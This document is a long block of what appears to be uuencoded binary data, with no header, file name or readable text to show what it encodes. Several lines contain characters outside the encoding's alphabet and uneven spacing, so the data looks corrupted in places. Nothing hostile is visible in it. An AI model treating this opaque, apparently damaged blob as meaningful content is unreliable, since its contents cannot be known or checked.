M&I/Z)AF#LDER.[R&2J'^GEYX@&J3I\$@B'5L\(;T)>_LE"?_="KDL&L/--#F1
MB)!MVT@2I@T-@V+=+2;IH?'(((\$=2]ED(C;//R.*N=9?)1EW%U__L'P-*WO\
;MZUM@NRBO_WFXBH)_+)*85,;#ZMU530+W\6]J::DWR_^&UO+WW^;G<C/TA<J6
MOK*E[S?0TI>;SFD_'\GA((])\$<G)+\$[/\%21B*'J-"8U,Y^5H&F:X9@V,9,9G
MF#(VF91\ [DE#\]0#R;@<,-X)G*:8V;Z<2"J2F,XIA0JQ>]O4A400'\$V GXHRI
M_G05*COGL:1=]' [FOF:T0*U.?\\^>K:PH[>]OU^]:9"DSJ[N]L'>@7!_SSW
MVP<&^[H@6*M.2'\,]]:'FR2K[6LR.14D29-N#P)5LYL,TSK&I4X&209\$@QRG
M85"0I?'\":G*@Q[_\S-81I0Y:F9%&D7.F0B%)9"#!50KXSET-L(0\$!NREA/D
M]\$NZ?<JM9&]ODS=(ODC_AZ=O^!')CDY0I1;>#WDU+]3>8?(8_#-6A01^#04B
M&GG.2AN3I[QS4>E&-RY&(TE"G2+=/8?#(' +W@>CSP]PXSIG00?5>E,]3G#IP
M" L9SJG`(#H=SW5MV\:= 'S,E26<QQ8D37LZ>:CV:>]QLA,BC*;PN2A7^Z6S,
MOSVR/4!N(XH1\$6'JJRZ&Z94@R5N-MU.2X89I8KL2<77!L^ (S\$*C%==)G/T.T
M14UKT<]2\$Q?42CU!8(BB6F0F;'8S.6,Q*V#)-HGTTK.1X_8%<]Q#F,B%,807
M>2;2D5@8I:,R:G-ZT&>Z'"K\$'YV6<+T\K(EZQ@'9#'F9'\U_]OZ]KXTC60"&
M]]_5IVCC32*!\$\$B^')6#\'(QQS%E\>0S9),OAY3=('PQ(&D4C<7'6SV=_Z]+W
MZ1E)7!QG@W9CI)GNZKNKJZNJZKNKJ.1/<7(PY196`>A#U83P%,%'5@=N;>[6U
ML[O^;F,3)EU-U,IA\ .SP(3#FT]2_B%W LZK^O+GUXYO=':S[<_W6>NBV0!E
M<+GQ!/]IXC]/Q;X%]V\$0<'NLW?%5T;2##!Z*=QNORK%2FR78L^5)71B=@.)Y
MDG8[!]WTPNK)[IN/FSMOWF^_.MA^_.<@_(\$."='DR"@-T";.:?O8N?='H</
MOY9# [K<[^OP(: (D'4?<X'8)^TZN*)TB9,/O1&ES,?<3HL["?,S,"_*<'EC-@
M#HK#@09&,00F(" @>-)6ORX0YT#-Q8:YV*1OF2GM\:'HSB1%+(#\$GAD!-R8HY
MV!-XT6(<E)A1I^-%,<&:<S6(+0T'XRRNO(4-5A__-.!#2OU15#G/L@]QP1:;
M[W8_OO^PM;D#BR.8%M+, ,IW&!?8T%(\$ACPF<[BWOTQ&!)X\$#*_BR,4@'U64-
MT&M>Z@L%C6.LFJU57/')FT^UFG-<P>TR(J,T[=RI!17.9`L0@4L77-N!ML
M0BOPA6TXG%'0B*];P!\W`H\$#79@OZ'NAGL!QD^H5ZC._RS,?'J8S:1&X:RT^
M3U@S\$0Q,L./JY1Y]W_?7=Q+; \$J7S' OYW&8I,8 [Q<ZC"+SFV_G:L[S\&4;&2C
M#IC?C:/N.#NI.G)DO=,1+"4RXD<YN@Z/\GMDU/.>I=7F8U(>TIE=UX`2;,PP
M"%<OU`8/5"JP@:A:X'RISV-:3&H',#WJUJ_FRK[7>B?NFO?XQM.T^#Z)FXW%
MQN2Q4*^,\,9'-\$_W5='`&I6V-A\+5'P^ .PW*B5?&CC;#"#<-`J?M!J*GD=-E#)
MVUC=0%12IG^HF,@Y#>@0`C\SSO1*\$(>,9VE1U5W0&%` [. +!D\$V"F?9'2=\^
M7:5HVD.:MDM9'#^?#D:]08AG):][C.9_<B]YF!;6&#`P;JZ\$/V*Z;#-?UAD
M7; "5+VB/HB[W*%\N/YZZ]./]2JZX-;2YPY>Y[L.86>4?Y\$#X2<L\?64)]_+5
MQ9Y/I24#N9XG^K0?FYRW`]&BNPWPVO!RXV-!%;[4PP]* /DDT&D:S!E&<6+'
(MHX&PUBE5)"_ \$IA".&U,L5.I5@7;!Z-9\$OOVI\$.D\$@5K1LMYZ@8LWD%9:_9V1
M/U-UB3:@/P*%BTLUBTKU!E[]5D%)%1G&I1Z5P'-+^M/3* =J++I5FHWLUGV\S
M-'1[Z\$Q<^:8#*]-/.QC22-?CBP^@M@10W.^DW^ (J?E>IYX]3"EZGD4ZV\$:
MU.HAW!=?"#PX??3--_LN&I(F=5&M!L\$M45[!7/E:#:C67%[V/(&J/>!<U#WJ
MCE*-#Y?WRTX5."I(;IKAQQ>CA5QN]7W#UT>HO>)IAY\BI50.O?R,FP:?3AAF
MT=2C*A.GGU.J='JZ)2--0Z= TZ53,P2V?CKGBUYF2^/DS3TL+_ [N<FOGENFA^
M&FN13`A90`<%TX;?CK96"P.#40G%3;NZ8)^MI,8:&8L3#\$WWW2O<L; +=W+[7
M^-6FL2ZK#,)V%G\$#\$AUL0W[U?"V\$]6JU],549SHY0.IVE7H0Z0.48+;[FA\\$
MG>*`O^W<IAU/>@(:=3I0QQ-4:W/#P[E:'U30#NZ;V!V59_/"U0WN+@#`J*+M
M#@*SXDY5WT?ANH>H)^-#4P`G_)XK&[2SA_R="1Z6"0A&\$)RG<FD(^UD*\$\$(-
M]V+<&IQ]MPH:\^E>"WB?O)^\P=PX?/JX0]N^,'QXF'=')- (AR7.C4"WPUQ3B
MFC-H;QE9=^SR+J8'A;:AXD?7I91S_"5U/8Q-1,D=>)_+\$4XXP],*`,UM?OSX
M_N.<IX0?1`.EB,.W&?T.R/R8N09J-AI3:]FZF+I*LQ/C<H1`>&&^#&OD?+KD
M@(.PJD[MXM.+CC-.`H`&T&PFQYCP'!AT<1\$] \$P@QJ+QH!G(PB-;!M8!ROU!0C
MX_+#_PRB8=23TQQ`X)=XB(E?VB>4>"??. .V."`R&';G5A\@-4)-8" `W85%B#
M3VC418HQ.1=)1J\$I`H_J2@2]VBJWSW\)\%'6/^0KJ;:02<9QNV16GC@_Y?W
MU'.IITC\$U)\%:=8FA]!A' IQAVD' `9YAV9FJ<XW98Y[S7X,7^7V]?IT,@B![Y
M7(4I<-*1+M=#Z-(.EOG7VW7Y%3U=HC8#V:4)8[-OL&"AZ^\$AL[OV55.\$E4F`
M%Y)+(,;92-'V4T[M<+?@R2^"'CP, :_+Z10**5<"WTV_A\BT^--1DNIBD*UY
M*N144]6:(AQ!I;4X"HGD28?:1=17;C!["HLJ2/\$EX,M:<#(SMC`I<8;AE+5G
M7\$Y="I*M3%<E5^.AYX8P5Z6J;_.*W2T#H#A\A2U:GK;#*DUTZ?K-A0*=V[.
MS^PP:/B:K+MU5-;,*T*N!PJ*>%#<@NJ\3F]AM9T%+. *I-869!?\DH0_P4>;W
MQ?;OZQ_^^5FD='`*%Y30=Z;[S*`S\U"EH3HY2J0;D.7X*O#X/&68S!_0PZ5>)
M`*Y6224]\$Z;/B"]'I"QWG6@!(\+JHGNO=06Z9R]@N>&\U[MN0K^<YN4X4C9"
M:RD:7]@!E!Z!.. [F4W9KLO[]-XS_+F2-PLH_2UI-#+0N)%D!W*YK#(8S&\$Q
MM[^/]L/VIA.@PI-7`E@3<R#_ (RCD907\&H",/QX<B8@9<C\$=AI]M?F+WZ@+
MAMP=@; ;9Z2&4UZ.DB<WMMUWX3;`@T'->"G[-]) :N87*F%U\$V' \$WM?J#&'C5"N
M4J[3YOU!W%T, ('` ;YS"09&NW?I;'-\5X\$DK`@0_[NK#CNLBOQ` `TC':<R'?
MT*=\94F[T[VYW5_8"VDDPJE*_#&?-(N%>5A"F]7]RC,W(YB[L19>Y@,1ND0
M_2US&^]PX.' +6_7E58[++21[]5ORZB/7<'SRS[+D\$'ANE((LH_CEGA8+@15F
M*%>?X\$,9ZL4=!W7V>.3OB)35OF9H'+=9N/VO(9._31CO5]QG[Y=^&0;_22L&
MC% ^A.\]F(^6D*^*C:8-0[\`W@L.(37"D!:XRI96X!XIIM: ^Q/,BB(/3%_TP.
MA?\$_\$T)C_\$]YJ(S_F29TQO^4A-+XGQEB7/S/;<>\^)_ ,3#^9Y:8&/\S=8R,
M_YDV9L;_S!A#XW_\F)H)<T7-]KV\J" `ZA[;#BCZW\$E1S\R":@J"9Z0', ' "53

MX+?' 3U'' 41\ .4)+2ZI/P/"Z7>Y;&L*_+D6Y0FZ:D' ; , + [U^ ^QI60<G@!B%K-
M-Q-U/5L/XN6FZZOON;1E,LM72 `6_U [FOJW, _G\$KI?O@7U; IS>Z<3U?#I%>A9
M->4_M09<(KXDG;5HZ/E"BNM_W1JAW8%VP-LEG?X8P) %5=)+@*5SW@ [9RT6\ \$
M??3LY&@CF*_MF-XHM_"<9.TLX:IP\$5GD;\> *% /!] 5-,GS5.92PTO%H, !XY
M^>5T-NG`E4*! /9:, \$Z.J:XB` ([:VUS]N[?Y:%7,-) S^` *;7430Z+?C6R=, X^
M5A2ZLL@J_>_MK9?V_46F`QTE++F/*!\MTR\0`G+4"<2! =!KM;@J68\@7 (&-#
M;\$:4&_EAF50: ["\$= `KE@!HQER`L1*1G^;T22`\$.3YO0!HQ5Z1N\$1<] LRDDOK
M!/#LG_)9UCA+N[WT. !VFY_S2U[1U*U+' 0, BJ\$XMV@E7IXROFJH0, DM^-0X2"
M;/G,GR7?.0!0/[Z[P52/IAI4[Y8B53SC' `23@WBHX%2!/, I0S8>T, (QFR8+ "
M=7' IZ_C9(.V/'-.M5\ `O6QOKVS`D4&%/5M^G<); ^X756\$1L,] ***(HM0<4!
M6G#+% , ?AQ<>FX80 ((\`CC((3T=-LJ' \$K!9<'HNZ:LCCXSR56^0!F4+#RQOZ!
MGO(B(PZJFRE=FUS63' 0[".#`DR.J-(9V'GBI^F<EZ&"8@@+5\ \20GO:JB2)]
MLN`)\=L1@' @`XJ?80,3!Y-3AP' 6G(B=H+5!8^KE8;CPJGVD8UHKY9#N<UA7S
M+. #74U`L?D`\9<5^2O\$!FB;EVM4D9GGY[Y9_A6#19P9:3-MZGE7+H*GHZ, 5]
MH21?0E)/4H]B?"= `8**+M:6KN3_2U.76H' 35@.' 9<7T\#OGO,UM*L8, . `PG9G
MB@Z&P-#:IMLO7Y(OYAQX%YB57@;P=L8]C-O@W=.29I7F'. I\%E0LG' "8@MM)
M23TN13U:R) / , D,ENC5^B+]EK1=:RASM@O0R,AA?/5:IQ6EW-PVV, !YT(*9Y,
MT(-AG,0-!NH/S? \V.?)??!GU!EV.T+U>#L@) ^7\?+S]Z[. ?_>] JZS__Z13X%
M]W]9F=(J']9WWQQLO=O97=>QDV?QI+. aP:B?030Z49J=7;CFIQI3ZH1^
M4*F@4VF' ,FOY\V]/S*_H(F)DZ+ `N:H] ^-_CQN, ?FD]:/_SPN/GDR??/?/WKV
M0QV>_?#TV>/O`S]^]KCY?:O9^OZ' \-/%/*/?XZ?>/@-U:4/[]TV7*`K*, Z]7<
MF\WM[? ?BY<?MU^%/YBH8 [\>PK=%&*^VL, "I"ECR2/\YS' ^\T2V^? []^P\
MXH`\S.&S0.GO&\NR, 'T^X(=J28SV^V\4/4%L5O#T\$=&V\O":M+LQG7PJW:SE
MIFSY]?KVSJ;X`YG:W?K7YO!9@KH?#V<_TN! `;LH%D%V(>>P20MH\$F_%F9=@
MHVD]U)F"OHN_@_5-/E:Y<; [K60]5-I_RO#T5SK\CZ_B)=N1C+Z, .JO>! =YPC
M9[GQ&%[J] #BRU,3,2^+DVE^Z6N3\$U0&XLP_T4*%V(-1-S^:]H^63IG!&K1Z
M@9HS/7XCGW10FTV*T`Q"Z*^C3_!3\$=6^_K' L-J^>F^;E\$]4\%P/8ZFAJA8Z9
MQIESKC1\CK3XW&CY.= `B<Z' EYT"O=>SSW; , ^Z/==XG60\+?";K_WI%N/9-
M(#/?_]::O+X_OZ/+_*99?Q5<H+VC&V4YG]O+C^#_WOCWWKT^# [^Q?Y+,V3
MX55RVS.^OF8.>*@93`*/+VZ6!!Z5G5O, `@_@;IX&'H!, DP?>Z?RL>>"%N&\$B
M>-ZBNUDN>`!PG63P6._6DL\$#K!MF@Y]? `E,CZ8/RU8G%G)1M)W-@-M/7E15E
M`,G+!\$<P119?=`X;8`&A@WUFU8CWN>_D)X"V^M\$KTDG[2&_<PZMDYKB]+<B\$K
M*2F\ :EI `8)Z^XA3BO*^7"<?"*RIKA^_9`WN(XEI;J\ `7: !+1^T?\7NJ>!WU,
M^VS:U(; :=?JCWJ, ; `M/P>1SG\M,A&MH]TGZJ%=L_&%RAY^VM^4[Z-1. /!H/
M1' 22PO@/\7K!,]4Q?+8FHC;ZKN/+@WY\4:VM6M7DJ1ZFB;+D@.E6Q\$X_&@ `O
M23B!W0X,NSE@<U#4G`&D,ZNK=\$UAVH<^MD]@<9A7' *`B9PX`%K2J6<,ZM#J?
MK>JK8:L29HQS/[;S+K1!M(! IIMYG;@;ZFGB!MJX\$3GT `2A0!VRL"L[^JZZN`
M%F!40!_X#).C*W)^=G*B\#`LW,\YJIZ[IGB:' IPL*%M\$TO26)XB-/ %DJ1]4Y
MW&&6B; /7P&CYO_Z<O(;7Q8/`F,8P3@Q+(5 (*9!ZY8G, ^AVN` \>16. ?6[00:P
M!=KX/8+=YKHP8G: ?/6\$A9]5GWL(H++8<&I!EPLI' 2OI2.ND8P]CF+\ !PQT0R
MR2>#&P; .6,SH3<0' /!-MI' \$E]HJY0^+!6QN-3S+-6:U7M3MINVJ4W<>:Z9'
MLE!-S4%8,ZK)VO*J2,1S!BZ2A04;Q3(^LWEM_=4KP:FBT3Q&(_F(^"VIBPO:
M)*R9R6' 8RNT%;R:NR0K3#XUVB9' P:"L4/=G9SLF)XIF#6;=QSK2I#S:@X!0.
MHR6G;A@I/=5F0<M,9A<QF5BV&+7\]'7]>>2:<&=:>)F3@F%JC' 62;+']_F=\$
M_"@@A4*RS_, I3H&@7&BOCR&F\9X%15K!\R+*7^"U+' 48!%;7@Z2C%S0Y6@'=
M9F\$A5]=U?O**R>D\$QGU\3JKMB `Z\`N"DKLM55=[\YQ633V7)\ [@]2H?/K?7U
M!2RQ3D:@X"+<BQ+T/T*WK. ?5FM\$ [JNK>P360SC64\$&;A/\$+%7ZL/"&KQA2Y.
M, %_SKZJ\8D3WQ\$: ^YJ<NPD7M\$R!A8<\$' ?@ADHEMTR)' `C\$CZ9WK]5P.UFB\J
M)P:7KOI4:G#CEDI9QHYMM".>/Q<D2-\$E*N;P)QU:QL?F)_75>J80-D\4Z>"K
MF`-F=N0"\$&' <&2`1\@))2X<FO3["3C%#E#`' 0K*BZ%. (5`Y>,PD[#:W<=6A<
M0%[\V%P5HNM>DNROFO)`L.1`P=.41FL55<4JML#9C4(U0<I-06XU0!SAUZ2
M' 6D@F!<E#_* , TR,B`<KBN?QI[@/; !+&TU, \$XPSN_VV=5AJ.P+-9\$U>#CLDE5
M5AWI+U^3!+`HJ@2) // [F4LW6PY, ^!5RX@X?/7&G!6@4(BGB43.:@:F; ?^+BY
MOKLI=GYZ: ?&\:8#*6`RL9Y+- (TTY+([4H:%H+KZ0QW66S1,5H2I' 4?;0M&E/
M6*E24>B<.<*HKT6JTI(P7\O!\$#80H,GBBP2,X"\$F=,<?A_%Q`F9NW05L81W3
MW@K\NRH,' 'PQSN(. : [<,6IU;/#B)LI->-*!A1-5\#XH34]A-Y%;%`A,9Z%7S
MYE>1,6WZ; `&W!["L_K4;4=95,V\W!06!S2X^-W=R#Z2P*!#U,_'W3Q]>! ?B[
M\$^)K9) (. !42NJM]R9;\$GL:\&J\$W' 6YJTLRU3<A=NBEGKP;6\+KZMX?!. *90.
MXU9VS?"0:Y=,LEM<, ?33KML9@[[Z?' ;/%\$D.7&SZ5HTL=Q/),9N\$]L]92Z"DV
MN&KDA11_S>N)OQM)KB()A37+I)/3%0I"]R<]]IDFP]]\4"U6]]#=#;)Y3IEM_
M3B&%#NS9I-AJMN%"_&^1&%17T08(=P9358Q=W8_;KW[D5E>(F>T2(V; ^TCI
MFNJ9I5-Y\Y[^: `<BC' (^K**3L2ZJ\#2[ZAVFW='<J"-WU%;S9BPZD.T! /THN
MM0\$%:NWKY%*LGZ1B0_DUM4M*>S@5,EB3_)V2E(5VO,K);SP\ `''^J+AR@ZV]
MK?Y1*N;;B1QZZZFFV@:3HXS<PKGQ.;YA>9-5VXBAZIHQY8^29[:A;P\B=`W8+
MV\$/-2\$IH="0!:AE@RBTF/ `G=@3D`AD\$ [<8D/?*\$.0`3XK^\$. -25VR>0G,*S
MB) (' ?DG0^1S' `Q6%*\`99B%J.P-U6Q:O`8H\$*! `@"&M' 8\$5JZS2=/343VNA
MM>>Y;-+LR=#@:Z=,B6:Lfk\$7NG8"!AYBK?EB<OV%PI(X0M<T_C^`_WF' Q:I!
MJ<@&*I999H84C:K#8AHB*RWS\T+>4*1=RL:GK+!R_<GS-341^R.HWHNR,VE.
ME]7%PMHW0TN6NNGHI^UM\9__2#C2;9[CB]:JB8NY64#QYZGY2>X+?DU.;HT%
M>[JIS.\F%!I1V\$OVK^%/5Q!41PB*CWL(?_Q@3V6S1+32-M%+X36HZT]HD\$F(

M)] (, G]G, `IVV8, =7!A)O7+) !A`X-G#0', ' -LKV==<N, +X&<4G@<) T"\$: 84SF
M2&O2P?DI==15+/B@M"2&ST.YA87\$, 4-P4\1S>\$G^009*1HLOCI)A-B)E5 [D8
M\PXOS4VXE [&' =2VNJE7G73@U+N' : ' #2J3G7' W##43_2R> `` : H.RGVWDW1#5DL
M(_7JZ [' #M8S\$' " < . @ . OV) TX^%3J?N"% [0]^%6, T3] *7>3+' O4-86=, CM9.1
MB<, K, <XH#2V?>TW: 45=[F>423#L.5D0QB:GL-S0=S5IFE@DQ&D;] ;) !FL2NZ
M\$]X+T, ^4 (3T<ID-OQ5;K7"<O-G6#\ (5FIIW/0#YO=FP)U. ' ^+ (932M&HW`
M:BY7>&=O-V0 [Z8;ZAQ9A-9&Y [] G\6=7/ZZ:YNML*W^-2)_ZJ>YNO=3, B=7</
MR]] G=#=\$Z^Y8U, 6W-%; PEX>R-L5>G*; <3MH=4X9OY@) V+/%W (MPHZ<49QUTE
M_479J, C&/617M0V<89P7525, \OX<7W\$5\$9V%IRCM%2IIBX2) ZD, .K,) +# [VF
M#J [1%@<43U] MB_L\H54R [.W; " .R`2SE1] &^, OI>DZ-&#ZO7XX; OXNSJHXL; \$
M>F#: F#Q3G- ``CVR>S#W%8J?/_\$@G+TI) G] +MXDF*4]) SEAO+ (9^>- [?S=%6I
MH-QX' Q_\$) --A; LPQ8N#M^N [' K5\ \$KGI2! / `XAWD@YV) 4G_! IPAC9T="L7>*
M<L!K8; !8CE0?) 2?V\E6] I: 88 (S*/RVA) ^@?1VNW2Z5V2^O3ZI#XM (; 7SZ#/
M4W%^3?O) 3<9"*6; -1@Q (<F; CH' (O-; [ZK?R\$99>6 (RKMUTPW50/R93<&*D8
MP?Q\XI "%W%" IFW?=0; SV/+W&_`2V' &QMH3>P%'87 (] LQ, 8LV`V; =O_`J-CW+
M?) #!Y6KB: `H [A1&Q%] O. %G' HL; 1PW1@G74\$^UB6G\8) IM^C43A [[P"] @^`BH
MB"#!<W9"*-) F9P<AKDXH0YL\TZHH!: SOL-6: QR088G&SQ; 5 (CG, ' "Z9%SH8)
MB--<1*+<G<R [&T"OA'] 94GG2BI6; -_D) @^1E--!L"DO"6%.) +&?UTO (IYE>T
MSXZ^ZK+E*2M7I\`*#@L_RW) %WC9. [F9+=, (9U"68/8>9HB, 21MX (\$6>!P&\$=G
M_L9JH!M@E+X_\$Q<J, DQ%) 9G-WP=U<9QB-A7Q0!F@D] J7%&YWXVA8] ?"6I `F^
M\W"VL"R"& (+V>7J!1%L1] T+I7BAIC@O_`JL (I9`XHCDR423=V5RE4RMFY_GC
M^K_E1; 7. ?A2, A3S>8A?4I^?M', NOPA\$: XE [_8UC. <X?F*"OW2MURJXZ, M\AA
M2W&_IFV"%`1\$MWXW) +V] S06+' " : 8SV (ZH, H&] L5WKX; "<"WG="Z4M\$C`.T' ;
M>JVV0DHINE: 5SG0<MCZI%<*U' =&M3_-F:P"GJ"2) DA `OQ, ; ZQIM-RMU@8V07
M#4U#DN_J] -"4, ' /E0X#U`31YNBRKU@) !)_Z\ -X5E>V6++C?! " ^: !?U [, ' 2. ?
M^TNKVIJ&Y6VX\$Z/@X) H; : F"ZSJ<N]) D' R=HR"%] DS; I07UM\` (H8P=-5&\$L9
M [M! .AXEU\H] Y5R0RY: K^`!PL1. #G^PB9XUQ0* TJ2SSO" _2JK. G2 [LGBISD
MHH! #5U&@VVQ () %647M9L. . ?WH`0A+HME36U4J] ?<'UV_%: [/I>"M4] WM?9Z3
M-0GRO5?4] 2MQO-TJ%O%GUA0MA>@L1RS04"O0\$%) \$HO8M?=%TD' " ^Q;] .L`N9
M' #_4Q; ?=IAL%#XLJUK\$ " `Y>6Q' JG8] (' TYENP\$< `0H% ^ANR#, +\ `H"B#M</
M"18=R3BO^EA: MF7*4H<M&JE; *V2#_KG (?/#/#6. *HO8!YE*?5_. &A-JJ_0I7
MQ=Z\? \$4_] &%B68I?S1L` [FEC"90/%1-\$ZTRQCL7 [; 1P/KZ8, #%00: TX+"C?Y
M5FL-5.3B!) , L5*V2KKR0: %=-=VHV, 47^*^EMOB1GG9P>4TVL_B" [Q*UM*&E
M) ; /) M; O^4<89J^*8\$F, D%>QWK] QW<=^/RK2WAG0#&/TJ3TFK0G; S\ \ + [#&4L
MJHJG] = \ [] 55\$ZO*\$<MR/-; =? \$^K\$M-UK] 79" ^7Y\J?G, ?UU2T] (O0UPC!QN!
MVU2S` ;) S (<A&#F:R\$,] 8:U=: ; 44 [KVN>Q3=\$C' P\A&<\$.GT9B8) SS, 5. !NW4
M8:U! ^+9\W>5RK>F0.M`>#X>@] Q [(<XWF18] . `#8; : AGWE*+5_, -!FAVH% [1%
M832GG9U"%1; ' 86>' 52" E13LQ@_@QSGDCCVW\$D? .5/F. "KM&45 (#E@V4M; (@C
MEO2I^Y^UM` _U; ?%-I_I-I-Z; ^Z. .C` `<T: 9Q: .9@=-=0] ?74Z^ND' `>N>@&Y0D
M) E; <R`>OK8"@ ('W: (<5S' #K?ZN; 1# `RV^O#@89Q) 4K `C09I` . : Y, C, "9XKS
M9_B+-%G+@8) 1Q! _IO8FQIYY+G/8Y3+WN/4-* (S [.G' .+2) ML.3CD3?%V?7?C
MS81A] QITG] P& `P1MN5YYQHH<>R8HYMYV\$4+359=2O!MSHH@: L. (SDU8ZA6
MS>N*9F@#AD<>, 9?+C#WBLQC^J [>A2] D, 3X8 [R3T*\$I2_` ?+YHRIY84WO\$ `E
MYWCI=.E0"J; FE%/G2TT?%SM_9H\F=P) U?K*) M2M3JKK3ZQ9)] >-) EAXDN' G
M< [%4Y_F&: WT-3: IJV9B (%VN8WW) YN78! [_ " . ?A5S\$#\W\$\\=[J9; ZY: O] B<
MH-73WL@M: / ; %2OSTNOH=-.X) \$S (_%76-WV_"5] ?BJ1) ^PL\M, -A-1 (HO3LQ,
M5G-U@DC)] = [: "YB. : 9?S) _4MAX5W, -<DQ7' LZ. O; UB/_W*U#32?OQD@F) 9L2
MU; H (9" : Z\$ [SE; S61 [#EZB [WQ' @SCHR_>PZ%\ `&W?L=-+^`^#K [MOWK\3+ [?>
MO<) P_/FE"J [^>\$E/-AJ.VR/9GP] 7 [\EA=_!F<_T5M\K4HO2" GUEL\1, N" #AD
MHVB4M (5%VH- .S' W. %9^GB\1J%; EC3; \ \ ^=S&U`<: -VCEF1EO8DN] X&P (H@;
MN5) " /) #TF%` (1D<4, A; 5>\$7Z-VJ/<2/_5*97TA' ^R' JUT`H%X@L+I5, !H>
M9_ ; OLMX. IG#/=0TH! \$VJ\^SP%7DA4*JF468: <: -V>#E5#F3) DQ1PG, ^N=*D:
M7&N, C>F_62?IM&L (-; ZF: ; K^YQ\$-X (F26"4S#>VK%0V-E_1Q2E0U: I2/4-6V
M=I-\PIJE%6JD>%3SP] 7Z\ /C@ `VZ8 [XX' 75@WF `9S"2B `WUJ' JIUUN?H@/ : NI
MGGVXVH (%Y/4P [6VG_>/J8M-6JB5I>-FT; Y@ (@PZ#5+SBCGVHW0DD=G/?S4AE
M>0! #P [@=.N. %R-] JF+=! 9>_ "#OWS#Z\$SY?# [KR<TWW [R1U! : 9\ "<D<: T>XB5
M; X>X; 22NE27S1G0U%] U0 `L\O1\SK25\BY6V*7B*FD] GS1N14\$O>+2UN9. ' =&
M<I JG7) _VCV^`L. ^1L! ; 4: U (7L1 `//EQMX\ ; V!N6) \$194M*) LO"80417Y [/ : \$
M=LTIL0=VB) K: 05/ ; ; <E45<# \5! \$%LIB8\$' 49V-5K9KC" " , C' ZT `LO. ?ZWK!
M"%XS7&) P9>T6. X7, &] F5' ^/1UBCN5: W. U\$5B=<?JDJGZ&NV1@_7L%; VH: K `U
MKSFB@3H, [6U@?2Z8) >K^+*I; MXCE4 `9U; B [R!><19S: YADY (%6] 1' >3\$MK<A
MDV2REAS `NZ9D8>KR: U`W" . @6J1V\$?SO4+ [Z0; 6*C=SA" ; G; CZZS"E `QYM2 `9
M\JI53OJS5HL3 (DO: F<8PL200144#K\$BDO^#M"12RM23_H.Q#5\0, K) `] S! [2
MNL599 [^U<CM_JY, A?WODI' +^5N%Z76X) K7 `&9NY, [VRK6V&B:>FY9BLZ4&IU
MRA4RU' MW31//Q; 2KF@*F@H: \!4R] YM6K ` \$8\RABAPNH\$W3A% `F@0 `ZG+_LJA
M-`U, `GD_@`26! ; QM\$; R, 4' 8@2& [= .P] Y17 (^@ \$D=Z ` \$C_R [?2Y1*/!3J%2H
M=NKB-. #. OK96@1] #N<47EM] 15 [#+>@>ZG1\%*5H) `Y85BI>M<??@LR3CVG; %
M] 6Q') HGS*CNUK8FEMVC4&A' , #IU/ .5>WR) &#; R9T. : 4\M9<C\$Q4BWF6?7N) M
MG03>S09?M] J>O' (EX=L3KK%TJ8R\UUXB*JK^3C>56\54KQ] .WJ&7%KDR' YK
M#^VWH6E] TS7\$P+R=-61ZB3; =RA' J\Q>TAHS@NC53: %J! -7\$: ZDMN) XJ! +S' ?

M.#OKM3T+O!GE+LGOXHNJ%-9.K.,I.0LL7:LJ16<+Z\ .T*5SEUIYTX7+YQ5*
M1IZP7.>[WX7I`?;VX%W:=X<S="ZU(1</`\$U/)!Z-0*N*0\99KN\E0GH`HG
M43+%0!7T+G&[YW#71/2<8(#<IOA=M(1!^[\ .UPQ(`6U(R8-JVK+W^:?G#`H@P
M/\AY; ,J%9KG)=M+LIF"6KV2&<[KC^UE^/\N_] "R_ ;CMTQ/!>HBB)<JPN%[R^
M1.%C_K, (DP(J\$`!L#\<T-+A3I+"V238K>#>MY"V`LG).W10:7?UP4R`.Z[OL
M0M5+.04#W&9U!D\ .8<D%SH757A/_^+E\$.1:+35&N`MNGU>^H, _;1^2_3*;RZ
MX2XZ0Y=)?*E.N+>>7F/7P;_E**: [#`Y`)O5W[760\M;E;6X:O*5M[%?QD0KN
MXGWM;`W^YA.O^YT4;03XP4VW@] [K?ILO!@U%6=KLP]^~?ZQ_6//^Z@=R2F
ML"JY<3XG/M.EX,)JP@FU*60%*1ALR`2/ ("C5EM\, !II,UPZ6G-`0`7-;4J\$7
M96VH,D`H^-*#.7D,2NCOT9XA\EYM&425R38`459V(=) &9!E`F0\Y` (^K>F14
M<Z&4CJI0F)"D;B` ("=K&MFC_KK0`195"S9<T@>A(7!SW;%` ;3J%<6_#6)'>S
MJ&BYG,H`RR)!L*JZ`4K*8A\$X>ID#Q%4\$&@.EH+!`F%05-4BH59,B`#I`CEX
MQXI+;`BPF!5!@E<2QKOW\$@26-GV#5;VH+KSRZV) IIZ[2"\$I@J"(!6+JVZ0PN
M:77!_R[S%YT`ERZFQX/><1<W5#^K, &2U2EA1SM8BN\LW;MFJN17^?;#U;FNW
MFK]&`HN^BS-IX?D!+4.YL]A2PUN<*[N%1\~R#=@%9>A.#E5H%;GXH=XI977
M1"E&4`?W`;TJU4[, @>_I4`V(C#N?`\$N6FJ%U.F`VOWE@Y&@T&LY0(YNY!LJR
M:#@+#8?Q8)8&HNR`[T^8K4X6_S:.83&=K1;8A(.D?SQ#)4J+,PN]8-!G&9"9
M!D, .>#K[B,]2!>AT.#XZ<D;DP]7![H?7V^L_[AR\VGR]_M/VKOB/_?#E^LXF
MG@^M.Y".NM%Q9L]P>42\$<[UDSB0`P823)FU/06TN.QI&="!MZ@J4V6OJTL.D
M?2*Y?^HZ%W%TACZ5].@ (=9%IJR76Q5Q3%:.*58%5Z/W92?6DJ_L2KQ`A(KB
M="PMR@6!`?:?KI:D"0GD: :IH*G:0]6PL@KMM#1.T:M6;M#2*7`^HJGIH9#-.V
M6B_P=]VN1W>^S=(0K22!`>_`%_FJ7`4W<V4%7.2MG7!YI:H5(^.8SO-BEEUV
M;5]/VC`/[Y?K^VVF]Z]_5Q]/>S\$: _U"7EIM;H?~Y\$(C6; : :T]?D\YS`J<IK
MK4]J9`%=#.8US&XQMS&`J+Q_A9K5P>N?WFW0/8`=Y##F0U)XADXY9<Q`JBA*
M3W-K2`98D_K=P8]Q/P;Q]BZ^,\$%Y\M7`. .I<5;_U(-3\$_P5@[(Q#NXZV`+\
MMWJ:=<3=^5)W3B, [5A2N9U!+0HZ*-.35, "`.`=QL?-U_FV52@`0S]8[W2XO]6>
M!@?~V??:`B`^5_YV__ES?J) ^9Y@>CZ-A9[`96%Y"QNI9_Q[WES2[+44G*:BL
M?)MMXV3Z-C#;QM.GC_%O\]F39?LOO7J\O/RW90/9HZ?/GBVWGCW[VW+KT:/`
MC_\FEN^NV^8SQJ1P0OP-#JE^FA67F_3^3_H!,>D.JU@\$^[W=C881BMV,,OTZ
